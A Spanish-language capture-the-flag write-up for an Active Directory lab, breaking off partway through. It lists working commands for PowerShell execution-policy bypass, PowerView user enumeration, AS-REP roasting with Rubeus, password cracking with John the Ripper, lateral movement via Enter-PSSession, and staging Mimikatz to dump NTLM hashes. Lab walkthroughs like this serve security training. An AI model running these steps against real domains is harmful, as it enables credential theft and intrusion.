~/write-ups/writeup-3cb7d93542-3bb68308
Active Directory Penetration Testing CTF 1
Imported from Notion: Active Directory Penetration Testing CTF 1
Pistas:
-
Task 1: Log in as a user with a weak password, i.e., ‘password1’
-
Task 2: Identify accounts with ‘Do not require preauthentication’ enabled
-
Task 3: Enumerate domain and local admin privileges and establish a remote session
-
Task 4: Extract and use the NTLM hash of a vulnerable machine account to gain access to the domain controller
Empezamos con la pista 1 que es bastante obvia, abrimos directamente RDP y probamos esa password.

Tarda bastante en hacer login y cargar.

Pues vamos con la pista numero 2, dice que debemos buscar cuentas que tengan setteado Do not require preauthentication
Por tanto, abrimos una powershell.
cd C:\Tools\
powershell -ep bypass
. .\PowerView.ps1
Get-DomainUser | Where-Object { $_.UserAccountControl -like "*DONT_REQ_PREAUTH*" }
Como podemos ver, hay un user johnny al que podemos hacerle AS-REP Roasting.
.\Rubeus.exe asreproast /user:johnny /outfile:johnhash.txt
Ahora debemos crackear la password, vamos a abrir el explorador de archivos y haremos lo siguiente:
-
Primero vamos a
C:\Tools\ -
Buscamos el zip de John The Ripper
-
Extraemos


Ahora en la terminal powershell de antes:
.\johnTheRipper\john-1.9.0-jumbo-1-win64\run\john.exe .\johnhash.txt --format=krb5asrep -wordlist=.\10k-worst-pass.txt
Ya tenemos la password crackeada, ahora vamos a conectarnos por RDP.
Sigue estos pasos:
- Clickamos en Show Options

- Cambiamos el user por
johnny.


- Clickamos en Connect.


Vamos con la tercera pista, nos dicen que enumeremos donde tenemos privilegios admin en nuestra cuenta como atacante a si que vamos a verlo, en la powershell que teníamos previamente:
Find-LocalAdminAccess
Tenemos target para hacer pivoting, seclogs.research.security.local
Vamos a conectarnos, ya que tenemos acceso como admin podemos perfectamente abrir una sesión.
Enter-PSSession seclogs.research.SECURITY.local
Ahora vamos a buscar la flag en el sistema.
Get-ChildItem -Path C:\ -Recurse -Filter "flag*.txt" -File -ErrorAction SilentlyContinue
Ahora la pista 4 nos habla sobre volcar NTLM hashes de la maquina que acabamos de comprometer, por tanto, vamos a necesitar transferirnos o importar de nuestra maquina atacante el ps1 de Mimikatz.
Para ello, vamos a volver a abrir el explorador de archivos y a seguir estos pasos:
-
Primero vamos a
C:\Tools\ -
Buscamos el ejecutable
hfsy lo lanzamos. -
Subimos el archivo
Invoke-Mimikatz.ps1yInvoke-TokenManipulation.ps1
